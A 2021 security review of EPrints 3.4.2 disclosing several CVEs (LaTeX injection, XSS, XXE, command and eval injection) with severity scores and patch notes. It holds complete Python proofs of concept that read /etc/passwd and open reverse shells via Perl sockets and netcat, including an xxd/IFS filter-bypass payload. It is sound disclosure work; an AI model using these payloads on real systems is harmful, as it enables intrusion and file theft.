EPrints Security Review

Version:	1.0
Released:	1st March 2021

Contents

1 Executive summary

1.1 Background

EPrints is a free and open-source software package for building open access repositories that are compliant with the Open Archives Initiative Protocol for Metadata Harvesting (OAI-PMH)[1]. It shares many of the features commonly seen in document management systems, but is primarily used for institutional repositories and scientific journals. EPrints has been developed at the University of Southampton School of Electronics and Computer Science and released under a GPL license[2].

We estimate there to be at least 700 registered EPrints archives on the Internet[3]. Simple Google hacking (e.g. intext:"powered by eprints 3") reveals more unregistered instances, including some hosted under high authority domains. The EPrints software distribution site is itself an instance of EPrints[4].

A small team based at the University of Cambridge conducted a short code review of the EPrints 3.4.2 release during January 2021.

1.2 Overall posture

Test coverage was relatively low, and far from complete. Due to time pressures, the testing team focussed their efforts on studying the behaviour of endpoints under the `/cgi` path. It was believed this path offered a generous threat surface to remote network attackers, and the results indicate this triage to have been an efficient strategy.

The greatest impact achieved was unauthenicated remote code execution, and the development of a highly reliable exploit to establish a reverse shell. While certainly intolerable in most environments, such a bug is particulary impactful where EPrints is being used to distribute software (i.e. there is the potential for supply chain compromise)[5].

1.3 Risk ranking/profile

Software, hardware and firmware vulnerabilities pose a critical risk to any institution operating a computer network, and can be difficult to categorize and mitigate. The Common Vulnerability Scoring System (CVSS) provides a way to capture the principal characteristics of a vulnerability, and produce a numerical score reflecting its severity, as well as a textual representation of that score. The numerical score can then be translated into a qualitative representation (such as Low, Medium, High, and Critical) to help institutions properly assess and prioritize their vulnerability management processes.

Throughout this report, findings are classified according to the CVSS v3.1 Specification[6]. Additionally, findings are translated into a qualitative representation, "severity", according to the following table:

Severity	Description
Unscored	The severity has not yet been determined.
Low	Baseline score is between 0.1 and 3.9.
Medium	Baseline score is between 4.0 and 6.9.
High	Baseline score is between 7.0 and 8.9.
Critical	Baseline score is between 9.0 and 10.0.

2 Findings

2.1 cgi/latex2png (LaTeX injection)

High (7.5)	Arbitrary file read capability

[1] https://www.openarchives.org/pmh/
[2] https://github.com/eprints/eprints3.4/releases
[3] http://roar.eprints.org/cgi/roar_search/advanced?location_country=&software=eprints
[4] http://files.eprints.org/information.html
[5] https://attack.mitre.org/techniques/T1195/
[6] https://www.first.org/cvss/v3.1/specification-document

CVE ID: CVE-2021-3342

Description: EPrints 3.4.2 allows remote attackers to read arbitrary files via crafted LaTeX input to a `cgi/latex2png?latex=` URI.

The CGI script calls a Perl library function, *EPrints::Latex::texstring_to_png*, to convert inputted LaTeX into a PNG image file. Unsanitised user-supplied LaTeX input is inserted into a simple document template (see Listing 1 on page 3), which is then processed using the *latex* OS command. The position of the injection within the template prevents the inclusion of additional packages. However, it is still possible to develop a file read capability by leveraging TeX primitives.

Listing 1: LaTeX document template

```
\scrollmode
\documentclass{slides}
\begin{document}
$texstring
\end{document}
```

Proof of concept: It is trivial to exploit the vulnerability by supplying malicious LaTeX source. The payload illustrated in Listing 2 on page 3, which demonstrates an arbitrary file read capability, is inspired by the work of Checkoway et al[7]. The arbitrary file read capability is not reliant upon any special configuration, and affects all targets which have the *latex* command available (subsequent attempted invocations of *dvips* and the *convert* command from ImageMagick, are permitted to fail). If *write18* is enabled, then remote code execution also becomes trivial (unlikely for sane configurations).

Listing 2: Proof of concept for `cgi/latex2png`

```
#!/usr/bin/env python
from hashlib import md5
from secrets import token_hex
from urllib.parse import quote
from urllib.request import Request, urlopen
from urllib.error import URLError

target_url = "http://eprints.example.com/cgi/latex2png?latex="
target_file = "/etc/passwd"
secret = token_hex(8)

latex = "!\n"\
"\\newwrite\\copyfile\n"\
"\\immediate\\openout\\copyfile=" + md5(secret.encode('UTF-8')).hexdigest() + ".
    png\n"\
"\\newread\\file\n"\
"\\openin\\file=" + target_file + "\n"\
"\\begingroup\\endlinechar=-1\n"\
"\\loop\\unless\\ifeof\\file\n"\
"\\read\\file to\\fileline\n"\
"\\immediate\\write\\copyfile{\\unexpanded\\expandafter{\\fileline}}\n"\
"\\repeat\n"\
"\\endgroup"

payload = quote(latex, safe='')

req = Request(target_url + payload)

try: # Staging...
  response = urlopen(req)
```

[7] https://www.usenix.org/conference/leet-10/are-text-only-data-formats-safe-or-use-latex-class-file-pwn-your-computer

```
except URLError as e:
  if hasattr(e, 'reason'):
    print('Staging failed.')
    print('Reason: ', e.reason)
  elif hasattr(e, 'code'):
    print('Staging failed.')
    print('Error code: ', e.code)
else:
  req = Request(target_url + secret)
  with urlopen(req) as response:
    print(response.read().decode('UTF-8'))
```

The malicious LaTeX copies "/etc/passwd" to a file named for the MD5 hash of a secret token (EPrints names the returned images by hashing the inputted LaTeX, part of a mechanism designed to avoid reprocessing LaTeX source which has already been converted into a PNG image file). A second request then provides the same secret token as the *latex* parameter to the CGI script. The CGI script first checks to see if a PNG image file already exists for the input, and indeed it should have been created on the first request. The file is then returned, the contents being the same as for "/etc/passwd". We chose to use a random secret token so that multiple requests for different files could be made easily, and partly so that staged files could not be discovered accidentally by 3rd parties (unlikely of course).

Solution: A 3.3-series patch is available: EPrints 3.3.16 February 2021 security patch.
A 3.4-series patch is available: EPrints 3.4.2 February 2021 security patch.


2.2 cgi/cal (XSS)

Medium (6.1)	XSS (reflected)

CVE ID: CVE-2021-26475

Description: EPrints 3.4.2 exposes a reflected XSS opportunity in the *year* parameter to a `cgi/cal` URI.

Proof of concept: `http://eprints.example.com/cgi/cal?year=2021%3C/title%3E%3Cscript%3Ealert(%27XSS!%27)%3C/script%3E`



XSS!

Transferring data from eprints.example.com…

Figure 1: Reflected XSS in `cgi/cal`

Solution: A 3.4-series patch is available: EPrints 3.4.2 February 2021 security patch.
The *cal* script is not present in EPrints 3.3.16.

2.3 cgi/cal (RCE)

Critical (9.8)	Remote code execution (command injection)

CVE ID: CVE-2021-26476

Description: EPrints 3.4.2 allows remote attackers to execute OS commands via crafted input to a `cgi/cal?year=` URI.

The *cal* CGI script renders a calendar for embedding in other pages via Ajax. It achieves this by passing unsanitised user-supplied input (date parameters including *year* and *month*) to the OS command *cal* (note the unsafe use of the "-|" mode, opening a filehandle into a command, illustrated in Listing 3 on page 5)[8]

Listing 3: Opening a filehandle into a command in `cgi/cal`

```
open(CAL, "cal $_mon $_y |");
```

Proof of concept: It is trivial to exploit the vulnerability by supplying malicious commands with the *year* parameter. Our proof of concept leverages Perl to establish a reverse shell (see Listing 4 on page 5). Use "nc -lvp 4444" to listen for the inbound connection.

Listing 4: Proof of concept for `cgi/cal`

```
#!/usr/bin/env python
from urllib.parse import quote
from urllib.request import Request, urlopen
from urllib.error import URLError

target_url = "http://eprints.example.com/cgi/cal?year="
lhost = "127.0.0.1"
lport = "4444"

target_cmd = "perl -e 'use Socket;$i=\"" + lhost + "\";$p=" + lport + ";socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"/bin/sh -i\");};'"

payload = "$(date -d 1970-01-01 +%Y & " + target_cmd + ")"

payload = quote(payload, safe='') + "&month=1&m=1"

req = Request(target_url + payload)

try: # Establish reverse shell...
  response = urlopen(req)
except URLError as e:
  if hasattr(e, 'reason'):
    print('Reverse shell failed.')
    print('Reason: ', e.reason)
  elif hasattr(e, 'code'):
    print('Reverse shell failed.')
    print('Error code: ', e.code)
else:
    print("Finished.")
```

[8] https://perldoc.perl.org/functions/open

Solution: A 3.4-series patch is available: EPrints 3.4.2 February 2021 security patch.
The *cal* script is not present in EPrints 3.3.16.

2.4 cgi/dataset_dictionary (XSS)

Medium (4.8)	XSS (reflected)

CVE ID: CVE-2021-26702

Description: EPrints 3.4.2 exposes a reflected XSS opportunity in the *dataset* parameter to a `cgi/dataset_dictionary` URI.

Proof of concept: `http://eprints.example.com/cgi/dataset_dictionary?dataset=zulu</title><script>alert('XSS!')</script>`



zulu — Mozilla Firefox
zulu
eprints.example.com/cgi/dataset_dictionary?d
XSS!
OK
Transferring data from eprints.example.com...

Figure 2: Reflected XSS in `cgi/dataset_dictionary`

Solution: A 3.4-series patch is available: EPrints 3.4.2 February 2021 security patch.
The *dataset_dictionary* script is not present in EPrints 3.3.16.

2.5 cgi/ajax/phrase (XXE)

High (7.5)	Arbitrary file read capability

CVE ID: CVE-2021-26703

Description: EPrints 3.4.2 allows remote attackers to read arbitrary files via crafted JSON/XML input to a `cgi/ajax/phrase` URI.

The *phrase* CGI script deals with JSON input/output. In a default configuration, the script leverages the XML::LibXML Perl module (a wrapper around the Libxml2 parser library) to parse unsanitised user-supplied input (JSON data supplied with an HTTP POST request). The *expand_entities* parser option default is "1", paving the way for a successful XML External Entity (XXE)[9] attack.

[9] https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing

Proof of concept: Our proof of concept (see Listing 5 on page 7) illustrates a straightforward XXE attack, embedding an arbitrary file ("etc/passwd") in the returned data. In testing we encountered the error message "JSON text must be an object or array (but found number, string, true, false or null, use allow_nonref to allow this)". The simple fix was to replace Apache's *mpm_ event* module with the *mpm_ prefork* module.

Listing 5: Proof of concept for `cgi/ajax/phrase`

```python
#!/usr/bin/env python
from json import loads
from urllib.parse import quote
from urllib.request import Request, urlopen
from urllib.error import URLError
import re

target_url = "http://eprints.example.com/cgi/ajax/phrase"
target_file = "/etc/passwd"

json = "{\"payload\":{\"xxe\":\"<?xml version='1.0' encoding='ISO-8859-1'?><!
    DOCTYPE foo [ <!ELEMENT foo ANY ><!ENTITY xxe SYSTEM 'file://" + target_file
    + "' >]><exfil>&xxe;</exfil>\"}}"

req = Request(target_url, data=json.encode('UTF-8'))

try: # Attempting exfil...
  with urlopen(req) as response:
    json = loads(response.read().decode('UTF-8'))
except URLError as e:
  if hasattr(e, 'reason'):
    print('Exfil failed.')
    print('Reason: ', e.reason)
  elif hasattr(e, 'code'):
    print('Exfil failed.')
    print('Error code: ', e.code)
else:
   try:
     result = re.search(r'<exfil>(.*?)</exfil>', json['payload'], re.DOTALL).
         group(1)
   except AttributeError:
     result = "File error."
   print(result)
```

Solution: A 3.3-series patch is available: EPrints 3.3.16 February 2021 security patch.
A 3.4-series patch is available: EPrints 3.4.2 February 2021 security patch.

2.6 cgi/toolbox/toolbox (RCE)

High (7.2)	Remote code execution (code/command injection)

CVE ID: CVE-2021-26704

Description: EPrints 3.4.2 allows remote attackers to execute OS commands via crafted input to a `cgi/toolbox/toolbox?verb=` URI.

The *toolbox* script allows authenticated users (username and password supplied in the request) to execute various utility functions. It achieves this by passing unsanitised user-supplied input to Perl's *eval* function (see Listing 6 on page 8). The user account must be assigned the "toolbox" role (no accounts have this role by default, not even "admin").

Listing 6: Dangerous use of *eval* in cgi/toolbox/toolbox

```
my $fn_name = "EPrints::Toolbox::tool_".$cmd;

my( $rc, $output ) = eval "$fn_name( %opts )";
if( $@ )
{
        toolbox_fail( $session, "Command '$cmd' failed.", [$@] );
}
if( $rc )
{
        toolbox_fail( $session, "Command Failed", $output );
}

$session->send_http_header( content_type=>"text/plain" );
print $output;
```

Proof of concept: It is possible to return command output in the browser with requests like that illustrated in Listing 7 on page 8. The simple exploit ensures that a "0" result code and any output from the *id* OS command will be returned as a tuple, thus avoiding a call to *toolbox_fail()* (the call to *tool_idSearchEprint()* fails silently).

Listing 7: Proof of concept for cgi/toolbox/toolbox (A)

```
[test@testing eprints]$ curl 'http://eprints.example.com/cgi/toolbox/toolbox?
    username=admin&password=changeme&verb=idSearchEprints()%3breturn%20(0,%20qx(
    id))%3b%23'
uid=112(eprints) gid=116(eprints) groups=116(eprints),33(www-data)
```

It is of course also possible to establish a reverse shell (see Listing 8 on page 8). The second exploit leverages BSD netcat (the *openbsd-netcat* package is actually a dependency of *ubuntu-minimal*, so always available on Ubuntu targets).

Listing 8: Proof of concept for cgi/toolbox/toolbox (B)

```
#!/usr/bin/env python
from urllib.parse import quote
from urllib.request import Request, urlopen
from urllib.error import URLError

username = "admin"
password = "changeme"
target_url = "http://eprints.example.com/cgi/toolbox/toolbox?username=" +
    username + "&password=" + password + "&verb="
lhost = "127.0.0.1"
lport = "4444"

target_cmd = "rm -f /tmp/zulu;mkfifo /tmp/zulu;nc " + lhost + " " + lport + "
    0</tmp/zulu | /bin/sh -i 2>&1 | tee /tmp/zulu"

payload = "idSearchEprints();return (0, qx(" + target_cmd + "));#"

payload = quote(payload, safe='')

req = Request(target_url + payload)

print(target_url + payload)

try: # Establish reverse shell...
  response = urlopen(req)
except URLError as e:
  if hasattr(e, 'reason'):
    print('Reverse shell failed.')
    print('Reason: ', e.reason)
  elif hasattr(e, 'code'):
    print('Reverse shell failed.')
    print('Error code: ', e.code)
else:
    print("Finished.")
```

Solution: A 3.3-series patch is available: EPrints 3.3.16 February 2021 security patch.
A 3.4-series patch is available: EPrints 3.4.2 February 2021 security patch.

2.7 cgi/scholix (RCE)

Critical (9.8) Remote code execution (command injection)

CVE ID: UNASSIGNED

Description: EPrints 3.4.2 allows remote attackers to execute OS commands via crafted input to a `cgi/scholix?pid=` URI.

The vulnerable script *scholix* is a contributed plugin (i.e. not part of the main EPrints distribution), and is for looking up resources against ScholeXplorer[10]. It achieves this by passing poorly sanitised user-suplied input to Perl's backticks (see Listing 10 on page 9). Spaces, double quotation marks, semicolons, and backslash characters are filtered, but there is still scope for exploitation, and indeed it is trivial to bypass such a filter.

Listing 9: Dangerous use of backticks in `cgi/scholix`

```
my $pid = $session->param( "pid" ); # eg 10.1016/j.quascirev.2019.106103
$pid =~ s/[ ";\\]+//g;

my $json_text = `curl -s -X GET "http://api.scholexplorer.openaire.eu/v1/linksFromPid?pid=$pid" -H "accept: application/json"`;
my $json = decode_json $json_text;
```

Proof of concept: There are a number of valid approaches for bypassing the simple filter, e.g. space characters can be replaced by "${IFS}", substituing the shell's internal field separator. We chose to leverage *xxd* to provide a neat generic bypass which facilitates the injection of any desired character, or characters, by ASCII code (see Listing 10 on page 9). The exploit unpacks an obfuscated command string, passing it to the *eval* built-in. We chose to include a valid source PID so that the curl request completes without error, but that is not necessary for the reverse shell to function.

Listing 10: Proof of concept for `cgi/scholix`

```
#!/usr/bin/env python
from urllib.parse import quote
from urllib.request import Request, urlopen
from urllib.error import URLError

target_url = "http://eprints.example.com/cgi/scholix?pid="
lhost = "127.0.0.1"
lport = "4444"

target_cmd = "rm -f /tmp/zulu;mkfifo /tmp/zulu;nc " + lhost + " " + lport + " 0</tmp/zulu | /bin/sh -i 2>&1 | tee /tmp/zulu"

target_cmd = target_cmd.encode('utf-8').hex()
```

[10] http://scholexplorer.openaire.eu/#/about

```python

payload = "10.1016/j.quascirev.2019.106103$(eval${IFS}$(echo${IFS}-e${IFS}-n${
    IFS}" + target_cmd + "|xxd${IFS}-r${IFS}-p)>/dev/null)"

payload = quote(payload, safe='')

req = Request(target_url + payload)

try: # Establish reverse shell...
  response = urlopen(req)
except URLError as e:
  if hasattr(e, 'reason'):
    print('Reverse shell failed.')
    print('Reason: ', e.reason)
  elif hasattr(e, 'code'):
    print('Reverse shell failed.')
    print('Error code: ', e.code)
else:
    print("Finished.")
```

Solution: An update is available: *scholix* plugin February 2021 update.

3 Summary/recommendations

EPrints has existed for more than 20 years[11], and has enjoyed a good security record in that time. It has found its way into academic and government institutions around the world, with many instances established under high authority domains. However, we were still able to elicit several serious security issues (rated "high" to "critical") in a relatively short time through static code analysis techniques (i.e. eyeballing code).

EPrints was created to drive open access to research output, and it has fulfilled that mission admirably. However, while there may be a fervent focus on improved functionality to serve a burgeoning user community, security review should not be neglected. Effective coding standards may be helpful to prevent the introduction of new bugs; on a number of occasions we noticed user input being passed through to OS commands where that was not necessary, and an alternative (safer) library-based approach was available. Community-sourced plugins which extend the core functionality of EPrints should of course be treated with some trepidation.

The EPrints team have responded quickly to develop a set of patches which address the vulnerabilities detailed in this report. All system administrators should make sure that they have applied the relevant patches, or updated to a subsequent version (either >3.3.16 for 3.3-series, or >3.4.2 for 3.4-series).

A 3.3-series patch is available: EPrints 3.3.16 February 2021 security patch.
A 3.4-series patch is available: EPrints 3.4.2 February 2021 security patch.

[11] http://www.dlib.org/dlib/october00/10inbrief.html#HARNAD